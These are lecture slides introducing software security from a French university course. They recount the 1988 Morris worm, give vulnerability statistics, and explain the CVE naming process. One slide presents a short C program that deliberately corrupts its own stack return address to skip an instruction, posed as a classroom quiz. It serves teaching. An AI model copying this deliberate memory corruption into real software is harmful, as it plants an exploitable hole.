université de BORDEAUX


Introduction to Software Security

(Wake up, Neo...)

Emmanuel Fleury
<emmanuel.fleury@u-bordeaux.fr>

LaBRI, Université de Bordeaux, France

October 8, 2019



Overview

Overview

Internet is under attack !!!

université de BORDEAUX

Newsgroups: comp.risks
Subject: Virus on the Arpanet - Milnet
<Stoll@DOCKMASTER.ARPA> Thu, 3 Nov 88 06:46 EST

Hi Gang!

It's now 3:45 AM on Wednesday 3 November 1988. I'm tired, so don't believe everything that follows... Apparently, there is a massive attack on Unix systems going on right now.

I have spoken to systems managers at several computers, on both the east & west coast, and I suspect this may be a system wide problem. Symptom: hundreds or thousands of jobs start running on a Unix system bringing response to zero.

[...]

This virus is spreading very quickly over the Milnet. Within the past 4 hours, I have evidence that it has hit >10 sites across the country, both Arpanet and Milnet sites. I suspect that well over 50 sites have been hit. Most of these are "major" sites and gateways.

[...]


This is bad news.

An Autopsy of the 'Morris Worm' Case

université de BORDEAUX

- **Nov. 2, 1988, 6PM (East Coast Time), New-York**:
  Morris drop his worm on the network of the MIT Artificial Intelligence Lab.
- **Nov. 2, 1988, 7PM (East Coast Time), Berkeley**:
  Berkeley main Gateway get infected.
- **Nov. 3, 1988, 6AM (East Coast Time), All over US**:
  After a night spent fighting the worm system administrators start to gather information and organize resistance. At this time about 2,500 backbones are down thus almost shutting down the Internet.
- **Nov. 4, 1988, Berkeley, Usenix Conference**:
  A lot of the most talented system administrators from US were attending Usenix conference in Berkeley and had to solve the problem **remotely** from there (most of the time by phone as they can't log on their server). A first analysis of the Worm is presented at one of the Workshop and patches start to get forged.
- **Several days later**:
  The worm is eradicated from the backbones of Internet, security updates and patches are applied. Morris is arrested at his university.

Sequel of Morris Worm



THE SECRETARY OF DEFENSE

WASHINGTON, THE DISTRICT OF COLUMBIA

20 DEC 1988

Honorable Richard L. Thornburgh
Attorney General
Washington, D.C. 20530

Dear Dick:

Shortly after the Internet computer virus attack, which was first detected on November 2, 1988, we formed an executive after action assessment team within the Department of Defense. The team met on November 14, 1988, and reviewed the events and actions taken after detection of the virus on ARPANET and MILNET; reviewed the report by the National Computer Security Center titled "Proceedings of the Virus Post-Mortem Meeting, November 8, 1988," (Enclosure 1); reviewed the DARPA report on the technical characteristics of the virus (Enclosure 2); and concluded with recommendations for improving the Department's responsiveness to future attacks.

As you will see from the team's report to me (Enclosure 3), the two areas on which we need to focus are the development of a central, national level coordination center, and increased computer security awareness. It became quickly evident during their analysis that the actions that need to be taken in the unclassified domain should be addressed jointly by the National Computer Security Center (NCSC) and the National Institute of Standards and Technology (NIST), with technical coordination from the Defense Advanced Research Projects Agency. There will clearly be a need for significant involvement from Justice and the FBI in determining what investigative and legislative guidelines should be put in place with the coordination center.

I have requested that each of the Defense Components involved in the after action assessment support the recommendations on a priority basis. I solicit your personal support for this effort so that we can move rapidly to improve our national posture to deal with potential computer security problems in the future.

Sincerely,

Enclosures:
As Stated


What We Learned from the Worm

université de BORDEAUX

- People are more **dependant of information networks** than they could think (nowadays, they also share a lot more sensitive information than they think without being prepared for it);
- Internet is sensitive to **massive network attacks**;
- Internet security is a **World wide** problem.
- **There is a need** for **computer security experts** able to deal with such alerts. Forging patches against new attacks, inventing better counter-measures, staying ahead from potential attackers.
- **There is a need** for **central agencies** gathering informations and coordinating efforts about computer security issues.

There is a need for an international community of experts exchanging about computer security in real-time.

Vulnerability Statistics (CERT|CC)




Year	#Vulnerabilities
1999	894
2000	1,020
2001	1,677
2002	2,156
2003	1,527
2004	2,451
2005	4,935
2006	6,610
2007	6,520
2008	5,632
2009	5,736
2010	4,652
2011	4,155
2012	5,297
2013	5,191
2014	7,946
2015	6,480
2016	6,447
2017	14,714
2018	16,555
2019	424

Overview

Computer Security

université de BORDEAUX

Security is "*the freedom of danger, risk and loss*".




- **Data Security**: Protect/Attack static data;
- **Protocol Security**: Protect/Attack data exchanges;
- **Software Security**: Protect/Attack computer programs.

Software Security Goals

Software Security "*Spirit*"

Software Security is about preventing/finding misusage of computer programs in order to gain unauthorized capabilities or knowledge.

- **Application Security**:
  - Lies in user-space;
  - Concerned about usual programming errors:
    Buffer-overflows, heap-overflows, format string bugs, ...
- **Operating System Security**:
  - Lies in kernel-space;
  - Concerned about structural security:
    Access control, randomization of process memory layout, data execution prevention, ...
- **Software Obfuscation/Reverse-engineering**:
  - Extracting knowledge from pieces of software:
    Disassembler, cfg-recovery, decompiler, obfuscators, ...



Security Flaws: Why ?


université de BORDEAUX

- Computer programs are complex and long !
  They need experts to be handled properly.
- Programs interact with each others in an unpredictable way.
- Networks leverage program interactions of several magnitude orders.
- Internet is an extremely hostile place where you cannot hide.
- What You See Is Not What You eXecute (**WYSINWYX**).
  (see next slides. . .)

Architectural Models


Harvard Architecture

- First implemented in the **Mark I** (1944).
- Keep program and data separated.
- Allows to fetch data and instructions in the same time.
- Simple to handle for programmers but less powerful for computers.



Princeton Architecture

- First implemented in the **ENIAC** (1946).
- Allows **self-modifying code** and **entanglement of program and data**.
- Difficult to handle for programmers but more powerful for computers.



What Consequences on Real World?

université de BORDEAUX

Facts about modern software:

- Programmers are coding in Harvard architecture.
- Machines are executing code in Princeton architecture.
- Compilers translate code from Harvard to Princeton architecture.
- But, a few is lost in translation. . . and some bugs may allow malicious users to access unauthorized features through unexpected behaviors.

Most of the security issues in software security are coming from a misunderstanding of the coupling of these two architectures.

And, some of the computer security experts see exploitation as "*Programming Weird Machine*" (using such "*machine*" outside of its specifications).

* "What You See Is Not What You Execute" (WYSINWYX) is a term coined by Gogul Balakrishnan and Thomas Reps in 2007.

A Magic Example

```c
#include <stdio.h>
#include <stdint.h>

int foo (void) {
  char buffer[8];
  char * ret;
  ret = buffer + 24;
  (*ret) += 7;
  return 0;
}

int main (void) {
  int i = 0;
  foo ();
  i = 1;
  printf ("%d\n", i);
  return 0;
}
```

What will be the output ?

1. '1'
2. '0'
3. '-1'
4. 'Segmentation fault'

A Magic Example

```c
#include <stdio.h>
#include <stdint.h>

int foo (void) {
  char buffer[8];
  char * ret;
  ret = buffer + 24;
  (*ret) += 7;
  return 0;
}

int main (void) {
  int i = 0;
  foo ();
  i = 1;
  printf ("%d\n", i);
  return 0;
}
```

What will be the output ?

1. '1'
2. '0'
3. '-1'
4. 'Segmentation fault'

Let's try it !

Overview

Managing Security Vulnerabilities

université de BORDEAUX


Discovering and Listing all the known vulnerabilities.

Registering Security Issue Process

1. **Discover**: Find a potential threat in a product;
2. **Submission**: Notification by users or analysts on a specific product;
3. **Triage**: Recognize already registered issues and dropping it;
4. **Registration**: Give a recognizable name;
5. **Analysis**: Understanding the issue in depth;
6. **Fix**: Solving the issue in the product.

We need a **unique ID** for each vulnerability!
Helps to quickly identify and analyze a vulnerability.
Requires a **central structure** to assign IDs!

Common Vulnerabilities and Exposures



Each CVE Identifier includes:

- CVE Identifier number (CVE-1999-0067, CVE-2014-100001)
- Brief description of the security vulnerability or exposure.
- Any pertinent references (vulnerability reports and advisories).

CVE Numbering Authority (CNA)

CNA are entities in charge of triaging issue submissions and analyzing it. Each product (or family of products) has a dedicated CNA.

Examples

- CVE-2014-0160 (Heartbleed)
- CVE-2014-6271 (Shellshock)
- CVE-2015-0235 (GHOST: glibc vulnerability)
- CVE-2016-0800 (DROWN Attack)
- CVE-2016-5195 (Dirty COW)

CNAs List (Software Vendors)

université de BORDEAUX

- Adobe Systems Incorporated
- Apache Software Foundation
- Apple Inc.
- BlackBerry
- Brocade Communications Systems, Inc.
- Check Point Software Technologies Ltd.
- Cisco Systems, Inc.
- Debian GNU/Linux
- Dell EMC
- F5 Networks, Inc.
- Fortinet, Inc.
- FreeBSD
- Google Inc. (Chrome and Android issues)
- Hewlett Packard Inc.
- Huawei Technologies Co., Ltd.
- IBM Corporation
- Intel Corporation
- Internet Systems Consortium
- Juniper Networks, Inc.
- Lenovo Group Ltd.
- MarkLogic Corporation
- McAfee (formerly Intel Security)
- Micro Focus
- Microsoft Corporation
- Mozilla Corporation
- Nvidia Corporation
- Objective Development Software GmbH
- OpenSSL Software Foundation
- Oracle
- Puppet
- Red Hat, Inc. (Linux issues only)
- Silicon Graphics, Inc.
- Symantec Corporation
- Ubuntu Linux
- VMWare
- Yandex N.V.

CVE – Issue Sheet

université de BORDEAUX

CVE-ID	
CVE-2014-0159	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Buffer overflow in the GetStatistics64 remote procedure call (RPC) in OpenAFS 1.4.8 before 1.6.7 allows remote attackers to cause a denial of service (crash) via a crafted statsVersion argument.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:http://openafs.org/pages/security/OPENAFS-SA-2014-001.txt
- CONFIRM:http://www.openafs.org/frameset/dl/openafs/1.6.7/ChangeLog
- DEBIAN:DSA-2899
- URL:http://www.debian.org/security/2014/dsa-2899
- MANDRIVA:MDVSA-2014:244
- URL:http://www.mandriva.com/security/advisories?name=MDVSA-2014:244
- SECUNIA:57779
- URL:http://secunia.com/advisories/57779
- SECUNIA:57832
- URL:http://secunia.com/advisories/57832

Date Entry Created	
20131203	Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20131203)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE list, which standardizes names for security problems.

For More Information: cve@mitre.org

CVE – Homepage

université de BORDEAUX

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search

TOTAL CVE IDs: 78642

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

NVD, the U.S. National Vulnerability Database, is based upon and synchronized with the CVE List.

Request a CVE ID
Click for guidelines & more

Update info in a CVE ID
Click for guidelines & contact info

CVE List downloads
Available in xml, CVRF, txt, & comma-separated

CVE content data feeds
Available via Purdue University & NVD

Focus On

New Method to Request CVE IDs, Updates, and More from MITRE in Effect

Beginning August 29, 2016, anyone requesting a CVE ID from MITRE, requesting an update to a CVE, providing notification about a vulnerability publication, or submitting comments will do so by submitting a "CVE Request" web form. The previous practice of submitting requests via email has been discontinued.

The new CVE Request web form will make it easier for requestors to know what information to include in their initial request, and will enhance MITRE's ability to respond to those requests in a timely manner.

More >>


Latest CVE News

- CVE Mentioned in Article about Three Severe Vulnerabilities in Insulin Pumps on ZDNet
- CVE Mentioned in Article about a Critical Vulnerability in Email Security Appliances on Threatpost
- CVE Mentioned in Article about a Critical Vulnerability in Samsung Knox on Android Devices on WCCFtech
- Minutes from CVE Board Teleconference Meeting on September 21 Now Available
- CVE Refreshes Website with New Look and Feel and Easier-to-Use Navigation Menus

More >>

Page Last Updated or Reviewed: October 06, 2016

CVE – Web Form Submission



CVE Details – Homepage

université de BORDEAUX

https://www.cvedetails.com

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Search | View CVE

Log In | Register

Vulnerability Feeds & Widgets[New] | www.itsecdb.com

- Home
- **Browse :**
  - Vendors
  - Products
  - Vulnerabilities By Date
  - Vulnerabilities By Type
- **Reports :**
  - CVSS Score Report
  - CVSS Score Distribution
- **Search :**
  - Vendor Search
  - Product Search
  - Version Search
  - Vulnerability Search
  - By Microsoft References
- **Top 50 :**
  - Vendors
  - Vendor Cvss Scores
  - Products
  - Product Cvss Scores
  - Versions
- **Other :**
  - Microsoft Bulletins
  - Bugtraq Entries
  - CWE Definitions
  - About & Contact
  - Feedback
  - CVE Help
  - FAQ
  - Articles
- **External Links :**
  - NVD Website
  - CWE Web Site

View CVE : Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID : Go

(e.g.: 12345)

Search By Microsoft Reference ID: Go

(e.g.: ms10-001 or 979352)

